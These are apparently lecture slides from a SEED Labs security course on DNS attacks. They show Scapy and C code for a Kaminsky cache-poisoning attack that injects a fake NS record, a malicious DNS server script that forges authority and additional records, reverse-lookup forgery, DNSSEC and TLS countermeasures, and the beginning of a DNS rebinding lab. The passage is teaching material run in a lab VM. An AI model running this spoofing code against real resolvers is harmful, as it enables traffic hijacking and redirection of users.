


```
#!/usr/bin/python3
from scapy.all import *

targetName   = 'aaaaa.example.com'
targetDomain = 'example.com'
attackerNS   = 'ns.attacker32.com'

dstIP = '10.0.2.7'
srcIP = '1.2.3.4'

# Construct the IP and UPD header
ip  = IP(dst=dstIP, src=srcIP)
udp = UDP(dport=33333, sport=53, chksum=0)

# Construct the DNS header and records
Qdsec  = DNSQR(qname=targetName)
Anssec = DNSRR(rrname=targetName, type='A', rdata='1.1.1.1', ttl=259200)
NSsec  = DNSRR(rrname=targetDomain, type='NS', rdata=attackerNS, ttl=259200)
dns    = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)

Replypkt = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(Replypkt))
```

← most important

Sending the Spoofed Response Using C - Code template!

Create a Spoofed Response




❖ **Load the DNS packet data into C program**

```c
// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
   perror("Can't open 'ip_resp.bin'");
   exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
```

❖ **Change the DNS packet**

```c
// Modify the src IP in the IP header (offset=NN)
int ip = (int) inet_addr(src_ip);
memcpy(ip + NN, (void *) &ip, 4);


// Modify the name in the answer field (offset=NN)
memcpy(ip + NN, "bbbbb" , 5);

// Modify the transaction ID field (offset=NN)
unsigned short id = 1000;
unsigned short id_net_order = htons(id);
memcpy(ip + NN, &id_net_order, 2);
```



❖ **Generate a random name of length 5**

```c
char a[26]="abcdefghijklmnopqrstuvwxyz";

// Generate a random name of length 5
char name[5];
for (int k=0; k<5; k++)
   name[k] = a[rand() % 26];
```

A Sample Response

The Kaminsky Attack


This random name will change for each attack attempt

This answer does not matter

```
;; QUESTION SECTION:
;twysw.example.com.              IN    A

;; ANSWER SECTION:
twysw.example.com.    259200   IN    A    1.2.3.4

;; AUTHORITY SECTION:
example.com.          259200   IN    NS   ns.attacker32.com
```

This is what we want the local DNS server to cache

Tell the DNS server to use this one as the nameserver for the example.com domain


Ubuntu16.04-12-01-19 Attacker (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
11:43 AM
Terminal
SEEDLABS


```
Attacker(10.0.2.8):$ ll
total 52
-rwxrwxr-x 1 seed seed 8008 Dec 19 00:06 a.out
-rw-r--r-- 1 seed seed 4829 Dec 19 00:06 attack.c
-rwxr-xr-x 1 seed seed  212 Dec  2 11:17 check.sh
-rwxr-xr-x 1 seed seed  685 Dec  2 11:31 gen_dns_request.py
-rwxr-xr-x 1 seed seed 1235 Dec  2 11:30 gen_dns_response.py
-rw-rw-r-- 1 seed seed   63 Dec 18 19:27 ip_req.bin
-rw-rw-r-- 1 seed seed  138 Dec 18 19:27 ip_resp.bin
-rw-rw-r-- 1 seed seed  522 Feb 27 10:44 t2.c
-rw-r--r-- 1 seed seed 4829 Feb 27 10:36 tt.c
-rwxr-xr-x 1 seed seed  750 Feb 27 10:34 tt.py
Attacker(10.0.2.8):$ 
```

Countermeasures

DNSSEC

- DNSSEC is a set of extension to DNS, aiming to provide authentication and integrity checking on DNS data.
- With DNSSEC, all answers from DNSSEC protected zones are digitally signed.
- By checking the digital signatures, a DNS resolver is able to check if the information is authentic or not.
- DNS cache poisoning will be defeated by this mechanism as any fake data will be detected because they will fail the signature checking.

Protection Using DNSSEC


Response from Root Server
DNSKEY: Root server's Public Key
RRSIG: Signatures for the records in this response
DS: One-way hash of the .net server's public key
Verify
Response from .net Server
DNSKEY: This server's Public Key
RRSIG: Signatures for the records in this response
DS: One-way hash of the example.net server's public key
Verify
Verify
Verify
Response from example.net Server
DNSKEY: This server's Public Key
RRSIG: Signatures for the records in this response
Verify
Verify
Trusted information obtained from a different channel

Protection Using TLS/SSL

Transport Layer Security (TLS/SSL) protocol provides a solution against the cache poisoning attacks.


- After getting the IP address for a domain name (www.example.net) using DNS protocol, a computer will ask the owner (server) of the IP address to proof that it is indeed www.example.net.
- The server has to present a public-key certificate signed by a trusted entity and demonstrates that it knows the corresponding private key associated with www.example.net (i.e., it is the owner of the certificate).
- HTTPS is built on top of TLS/SSL. It defeats DNS cache poisoning attacks.

DNSSEC versus TLS/SSL

- Both DNSSEC and TLS/SSL are based on the public key technology, but their chains of trust are different.
- DNSSEC provides chain of trust using **DNS zone hierarchy**, so nameservers in the parent zones vouch for those in the child zones.
- TLS/SSL relies on Public Key Infrastructure which contains Certificate Authorities vouching for other computers.

Malicious DNS Server

Attacks from




Attack from Malicious DNS Server

Experiment Setup

/etc/bind/name.conf


```
zone "attacker32.com" {
     type forward;
     forwarders { 10.0.2.8 port 1053; };
};
```



Write a Malicious DNS Server

Attacks from Malicious DNS Server

- When a user visits a website, such as attacker32.com, a DNS query will eventually come to the authoritative nameserver of the attacker32.com domain.
- In addition to providing an IP address in the answer section of the response, DNS server can also provide information in the **authority** and **additional** sections.
- Attackers can use these sections to provide fraudulent information.



```
#!/usr/bin/python3
from scapy.all import *
from socket import AF_INET, SOCK_DGRAM, socket

sock = socket(AF_INET, SOCK_DGRAM)
sock.bind(('0.0.0.0', 1053))

while True:
  request, addr = sock.recvfrom(4096)
  DNSreq = DNS(request)
  query = DNSreq.qd.qname
  print(query.decode('ascii'))

  Anssec = DNSRR(rrname=DNSreq.qd.qname, type='A',
                 rdata='10.2.3.6', ttl=259200)
  NSsec1 = DNSRR(rrname="example.com", type='NS',
                 rdata='ns1.example.com', ttl=259200)
  NSsec2 = DNSRR(rrname="example.com", type='NS',
                 rdata='ns2.example.com', ttl=259200)
  Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
                 rdata='10.2.3.1', ttl=259200)
  Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
                 rdata='10.2.3.2', ttl=259200)
  DNSpkt = DNS(id=DNSreq.id, aa=1, rd=0, qr=1,
               qdcount=1, ancount=1, nscount=2, arcount=2,
               qd=DNSreq.qd, an=Anssec,
               ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
  print(repr(DNSpkt))
  sock.sendto(bytes(DNSpkt), addr)
```

Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200   IN      A       192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.          259200   IN      A       192.168.0.201
www.facebook.com.       259200   IN      A       192.168.0.202
```

Additional information is provided

They will be discarded: out of zone. They will cause security problems if not discarded.

Fake Data in the Authority Section

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200   IN      A        192.168.0.101


;; AUTHORITY SECTION:
example.net.            259200   IN      NS       ns.example.net.
facebook.com.           259200   IN      NS       ns.example.net.
```

This one is allowed

This one is out of zone, and should be discarded

Reply Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:
;www.example.net.                IN       A

;; ANSWER SECTION:
www.example.net.         259200  IN       A        192.168.0.101

;; AUTHORITY SECTION:
example.net.             259200  IN       NS       www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.        259200  IN       A        192.168.0.201
```

This one is allowed

This one is not allowed (out of zone). The local DNS server will get the IP address of this hostname by itself.

Homework: What is the use of the Additional Records?

Reply Forgery in Reverse DNS Lookup

- In the reverse lookup, a DNS query tries to find out the hostname for a given IP address.
- **Question:** Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
    - Example: Packets from **syr.edu** are allowed to access certain services.
- To answer this question, we need to know how to do reverse lookup

Reply Forgery Attacks from Malicious DNS Servers

Example:


Given an IP address, 128.230.171.184, the DNS resolver constructs a "**fake name**" **184.171.230.128.in-addr.arpa** and then send queries through an iterative process.

We emulate the entire reverse lookup process using @ option in the dig command.

Emulating the reverse lookup process


Reverse DNS Lookup

Step 1: Ask a root server. We get the nameservers for the in-addr.arpa zone.



```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.     172800   IN NS f.in-addr-servers.arpa.
in-addr.arpa.     172800   IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800   IN A  193.0.9.1
e.in-addr-servers.arpa. 172800   IN A  203.119.86.101
```

Step 2: Ask a nameserver of the in-addr.arpa zone. We get nameservers for the 128.in-addr.arpa zone




```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

Emulating the reverse lookup process


Reply Forgery Attacks from Malicious DNS Servers

Step 3: Ask a nameserver of the **128.in-appr.arpa** zone. We get the nameservers for the 203.128.in-addr.arpa zone



```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa.   86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa.   86400 IN NS ns1.syr.edu.
```

Step 4: Ask a nameserver of the 230.128.in-appr.arpa zone. We get the final result



```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN  PTR   syr.edu.
```

Review Our Question

- **Question:** Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
- **Answer:**
  - If a packet comes from attacker, the reverse DNS lookup will go back to the attacker's nameserver.
  - Attackers can reply with whatever hostnames they want.


Other DNS Attacks

DNS Rebinding Attack

- **Providing Fake IP in the Answer section**: Is there any damage?


→ In certain scenario, related to IoT: bypass the **Same Origin policy**

Lab Setup



User VM: Set Up the VM

❖ Disable Firefox's DNS Cache



Search: dns

Preference Name	Status	Type	Value
network.dnsCacheEntries	default	integer	400
network.dnsCacheExpiration	modified	integer	10
network.dnsCacheExpirationGracePeriod	default	integer	60
network.mdns.use_js_fallback	default	boolean	false
network.proxy.socks_remote_dns	default	boolean	false

How to Interact with the IoT Device

User VM: Start the IoT Server

- URL for the IoT server

  Add the following to /etc/hosts

  127.0.0.1   www.seediot32.com

- Start the IoT server

```
// Start IoT device webserver (download user_vm.zip first)
